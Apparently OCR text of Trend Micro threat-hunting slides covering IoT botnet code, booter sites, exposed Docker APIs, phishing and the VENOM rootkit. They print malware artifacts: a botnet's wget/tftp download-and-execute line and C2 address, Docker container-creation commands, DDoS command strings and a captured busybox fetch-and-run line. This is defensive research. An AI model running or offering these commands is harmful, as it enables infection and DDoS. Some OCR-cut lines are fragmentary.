6E054A05F881DF61C6C025B6FA6E8298B35747A5D7E6F306690447383BC7A9E4F3A381  linuxs//csd
71158D0EE59390B6C87395B5028BEBBF4A30E53980478DC7BA8DDD38BC27D90564E716  linuxs//zipz
73356D12E790CCF2D84616B5104FE6358532D677E017DB4BEB4E8C38BB69281AF5933A  linuxs//jxj
7385BFCEEB8294B7C56B0A7005DBD77A2330E938805F4F576A9DCD78B817990BD0EA05  linuxs//Linux2.6
7D356D12E790CCF2D84616B5104FE6358532D677E017DB4BEB4E8C38BB69281AF5933A  linuxs//syn045
81456B12FBD0CCB1D84616F5100FDA35D5229677A01BCA4FEA5DCD38BB29181AB1A37E  linuxs//exp
83356D12E790CCF2D84616B5104FE6358532D677E017DB4BEB4E8C38BB69281AF5933A  linuxs//win
8685BFCEEB8294B7C56B0A7005DBD77A2330E938805F4F576A9DCD78B817990BD0EA05  linuxs//Linux.2
8853D60AD447C9F2D9E205B2459BE47F0A20AA31CD3B9F8BFA8D0D69B537D0D3909752  linuxs//ip32
8A456B12FBD0CCB1D84616F5100FDA35D5229677A01BCA4FEA5DCD38BB29181AB1A37E  linuxs//3389
95157D8AF6C751F3C8934EB0025BE73F4231AA268017CD96F78DDE15F823E96570A259  linuxs//liac2.6
9C857D47A6A758BEC5DBD2785B8BC7729731F83402252E3F7684DA302E62D905F0AF11  linuxs//lr
A2456B12FBD0CCB1D84616F5100FDA35D5229677A01BCA4FEA5DCD38BB29181AB1A37E  linuxs//link
AC254A09BD809F52C5D92B76F64E429833278754D7AAF306590807397B87AAF4F3B309  linuxs//yus
B4369E13EA60E536D0A703F0218BC732D635E4B1165B898BE3D01E3C2D65965F76AF2B  linuxs//Linux2.4
C2857D47A6A758BEC5DBD2785B8BC7729731F83402252E3F7684DA302E62D905F0AF11  linuxs//Logine
C3456B12FBD0CCB1D84616F5100FDA35D5229677A01BCA4FEA5DCD38BB29181AB1A37E  linuxs//WY
```

Cross-compiled code + source!

```
1.c                          cross-compiler-armv6l        cross-co
a                            cross-compiler-i586          cross-co
comp                         cross-compiler-i686          cross-co
cross-compiler-armv4l        cross-compiler-m68k          cross-co
cross-compiler-armv5l        cross-compiler-mips          cross-co
```

```
#include <netinet/tcp.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <net/if.h>

char *infectline = "cd /tmp || cd /var/run;rm -f *;busybox wget http://93.186.197.132/sc.sh || wget http://93.186.197.132/sc.sh ; sh sc
132 ; sh .sc.sh; busybox tftp 93.186.197.132 -c get .sc.sh; sh .sc.sh;rm -f * .sh*; exit\r\n";

// WGET LINE GOES HERE ^

unsigned char *commServer[] =
{
        "93.186.197.132:23"
};

int initConnection();
int getBogos(unsigned char *bogomips);
int getCores();
int getCountry(unsigned char *buf, int bufsize);
void makeRandomStr(unsigned char *buf, int length);
int sockprintf(int sock, char *formatStr, ...);
char *inet_ntoa(struct in_addr in);
```


TREND MICRO

Who is ChinaZ

ipstressing.xyz Best IP booter/Stresser 网页端


[SCAM] Vbooter IP booter/Stresser SCAM 网

yolostresser best IP booter/Stresser 最佳网页

booter.ninja best IP booter/Stresser 最佳网页

thunderstresser best IP booter/Stresser 最佳网页

Ad description



NetDown Best IP booter/Stresser Best VIP

Free IP booter/Stresser List 免费网页端

TREND MICRO

Watch your Docker Instances

```
=warning msg="/!\\ DON'T BIND ON ANY IP ADDRESS WITHOU
=info msg="Listening for HTTP on tcp (0.0.0.0:4243)"
=info msg="Listening for HTTP on unix (/var/run/docker
-info msg="[graphdriver] using prior storage driver \"
```

DON’T BIND ON ANY IP ADDRESS WITHOUT setting -tlsverify IF YOU DON’T KNOW WHAT YOU’RE DOING

```
plication/json"  -d '{...}'  -X POST http://XXX.XXX.XXX.XXX:4243/v1.19/images/create?fromImage=ubuntu&tag=latest
plication/json"  -d '{"Image": "ubuntu", "Cmd": ["/bin/bash"]}'  -X POST http://XXX.XXX.XXX.XXX:4243/v1.19/containers/create


.093019919Z" level=info msg="GET http://XXX.XXX.XXX.XXX:4243/containers/json"
.544728531Z" level=info msg="GET http://XXX.XXX.XXX.XXX:4243/containers/json"
.684558268Z" level=info msg="GET /version"
.937082560Z" level=info msg="POST /v1.18/containers/create"
.937818110Z" level=error msg="Handler for POST /containers/create returned error: No such image: ubuntu (tag: latest)"
.937863677Z" level=error msg="HTTP Error" err="No such image: ubuntu (tag: latest)" statusCode=404
.014860139Z" level=info msg="POST /v1.18/images/create?fromImage=ubuntu&tag=latest"
.114139592Z" level=info msg="Trust graph fetch failed: Get https://dvjy3tqbc323p.cloudfront.net/trust/official.json: dial tcp: lookup dvjy3t
s associated with hostname"
.756969594Z" level=info msg="POST /v1.18/containers/create"
```


TREND MICRO

docker compromise: payloads

```
wget -s -U "
" -q
wget -O /tmp/yuagwduiagwdhg/a -U "
PONG!
SCANNER
STOPPING SCANNER
STARTING SCANNER ON -> %s
SPOOF
CLEAN
%s IS A CRIP, LETS CLEAN THIS BITCH
TABLE
GETPUBLICIP
My Public IP: %s
VERSION
Version: %d.%d
HTTPFLOOD
UDP <target> <port (0 for random)> <time> <netmask> <packet size> <poll interval> <sleep check> <sleep time(ms)>
TCP <target> <port (0 for random)> <time> <netmask (32 for non spoofed)> <flags (syn, ack, psh, rst, fin, all) comma seperated> (packet size, usu
ult 10)
L7 <protocol ip url> <time> <threads> <sleep check> <sleep time(ms)>
mkdir /tmp/yuagwduiagwdhg
VIEWPAGE
VIEWPAGE <http ip url>
rm -fr /tmp/yuagwduiagwdhg
CNC <target> <port> <time>
STD <target> <port> <time>
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
8.8.8.8
/proc/net/route
00000000
BUILD %s
/etc/rc.d/rc.local
/etc/rc.conf
"%s%s"
fork failed
```

Targeted Fishing


```
,**.**.**.68,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.i
nited Kingdom,RE: CAMPUS SECURITY CONCERN,**.**.**.72,"Wed, 1 Mar 2017 14:29:38 +0000","['
,**.**.**.68,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.i
nited Kingdom,RE: CAMPUSE SAFETY ANNOUNCEMENT,**.**.**.66.44,"Wed, 1 Mar 2017 14:17:44 +00
,**.**.**.68,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.i
nited Kingdom,RE: CAMPUS SECURITY CONCERN,**.**.**.42,"Wed, 1 Mar 2017 14:29:34 +0000","['
,**.**.**.68,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.i
nited Kingdom,RE: CAMPUS SECURITY CONCERN,**.**.**.154.112,"Wed, 1 Mar 2017 14:29:50 +0000
,**.**.**.100,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.
United Kingdom,RE: CAMPUS SECURITY CONCERN,**.**.**.42,"Wed, 1 Mar 2017 14:29:39 +0000","[
,**.**.**.68,"['', '', 'http://bromisedesefries.info/*****']","['http://bromisedesefries.i
```

Venom

2017/01/11 Advisory: VENOM Linux rootkit

This page covers ongoing attacks and may be updated.

The Linux VENOM rootkit is a two-component malicious software aimed at maintaining unauthorised access on compromised Linux systems. It requires root privileges to be installed, and relies on:

- A userland binary, providing an encrypted backdoor with remote code execution and proxy functionalities
- A lightweight Linux Loadable Kernel Module, providing an additionnal port-knocking service for the userland backdoor

VENOM features similar mechanisms to the tools used during the Freenode intrusion in 2014.

As the attacker attempts to remove all local traces, it is highly recommended to deploy and use a remote logging service (e.g. remote syslog).

This is related to http://go.egi.eu/venom_rootkit.

TREND MICRO

VENOM: Interesting artifacts

```
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18592/crond
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18566/crond
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18531/crond
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18505/crond
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18475/crond
0      0 0.0.0.0:6                 0.0.0.0:*                   7          18449/crond
0      0 0.0.0.0:6                 .0.0.0:*                    7          18422/crond
```

```
18592/crond
18566/crond
18531/crond
18505/crond
18475/crond
18449/crond
```


```
en=7 section=.rodata type=a string=/bin/sh
len=15 section=.rodata type=a string=%%VENOM%OK%OK%%
len=16 section=.rodata type=a string=%%VENOM%WIN%WN%%
len=15 section=.rodata type=a string=%%VENOM%NO%NO%%
len=9 section=.rodata type=a string=/bin/bash
len=10 section=.rodata type=a string=HOME=/root
len=9 section=.rodata type=a string=USER=root
len=65 section=.rodata type=a string=PATH=/sbin:/bin:/usr/sbin:
len=18 section=.rodata type=a string=HISTFILE=/dev/null
len=10 section=.rodata type=a string=TERM=xterm
len=22 section=.rodata type=a string=a=/var/lib/mkinitramfs
len=22 section=.rodata type=a string=%%VENOM%AUTHENTICATE%%
len=13 section=.rodata type=a string=ABZFZU.wWdRDU
len=21 section=.rodata type=a string=SSH-2.5-OpenSSH_6.1.9
en=5 section=.rodata type=a string=crond
len=14 section=.rodata type=a string=/proc/self/exe
en=4 section=.rodata type=a string=BIND
len=17 section=.rodata type=a string=justCANTbeSTOPPED
```

TREND MICRO

Very similar to 2014 freenode compromise

- Kernel module is similar to the one used in freenode compromise.

https://www.ixiacom.com/company/blog/art-stealthiness-freenode-irc-port-knocking-backdoor



Lessons learnt...

Anomaly detection that works...

- Break down by protocol/flow direction (in, out, lateral)
- Identify local assets (manual + automated discovery)
- Build Individual and group behavioural models
- Identify and examine outliers
- Optional: Cross-correlate with other data sources and IoCs.


Anomaly patterns…

- rarely used ports (tcp/udp) and strange ports with high byte transfer count
- Examining high-risk (remote access) flows: telnet, ssh, rdp, ..


143.89.28.96	**3363**	**130.14.250.26**	**70**	**443.0**	**6**	14266482.0	299
		130.14.250.25	**70**	**443.0**	**6**	12567386.0	268
		130.14.250.27	**70**	**443.0**	**6**	12543667.0	263

High-risk flows: ssh

- one to many-sequential patterns (ssh)



High-risk flows: RDP



DDoS-like flows and amplifications/DNS

DNS 147.8.2.254	56112.0	192.203.230.10	53.0	17	1
	50546.0	192.203.230.10	53.0	17	1
	45992.0	192.203.230.10	53.0	17	1
	41886.0	192.33.14.30	53.0	17	1
	30852.0	132.213.9.71	53.0	17	1
	15652.0	192.228.79.201	53.0	17	1
	8835.0	199.7.83.42	53.0	17	1

DDoS like flows and amplifications/SSDP

t[43]:

							count
srcIP	src_as	dstIP	dst_as	SrcPort	DstPort	IPProtocol	
117.103.105.83	24167	110.92.165.209	9943	1900.0	31882.0	17	1
140.109.98.145	24167	185.73.147.120	59743	1900.0	7679.0	17	1
140.109.98.170	24167	103.58.101.193	133800	1900.0	22.0	17	1

```
11:19:14.049171 IP 117.103.105.83.ssdp > 172.82.160.186.http: UD
E..O..@.>.@     ugiS.R...l.P.;..HTTP/1.1 200 OK
Cache-Control: max-age=120
EXT:
Location: http://192.168.2.1:65535/rootDesc.xml
Server: Linux/2.4.22-1.2115.nptl UPnP/1.0 miniupnpd/1.0
ST: urn:schemas-upnp-org:service:Layer3Forwarding:
```

Learning sinkholes

Sinkhole Patterns

- Sinkhole Subnet owned by Microsoft - **199.2.137.0**/24
- Example: 117.103.108.210:53 -> **213.136.78.49**:36169
- DNS query: 213.136.78.49:36169 117.103.108.210:53 udp 5777
- domain: www.emous5epadsafa42.com 199.2.137.29

Shell commands in any flow (unkn. ports)

```
08:52:37.281168 IP 221.200.176.93.9710 > 117.103.101.115.13922: UDP, length 104
.
..E...,...s......]uges%.6b.p..d1:ad2:id20:...   .%(..I...:Z'....9:info_hash20:...
 .%(..I...:Z'....e1:q9:get_peers1:t2:.'1:v4:LT..1:y1:qe
08:52:37.370234 IP 111.17.190.23.51163 > 202.140.172.99.53413: UDP, length 123
`
..Et....@.4...o......c......d.AA..AAAA cd /tmp || cd /var/ || cd /dev/;busybox tftp -r
 min -g 91.134.141.49;cp /bin/sh .;cat min >sh;chmod 777 sh;./sh.
```

```
/tmp || cd /var/ || cd /dev/;busybox tftp -r min -g 91.134.141.49;cp /bin/sh .;cat min
 >sh;chmod 777 sh;./sh
```

Questions?

fyodor_yarochkin@trendmicro.com
vladimir_kropotov@trendmicro.com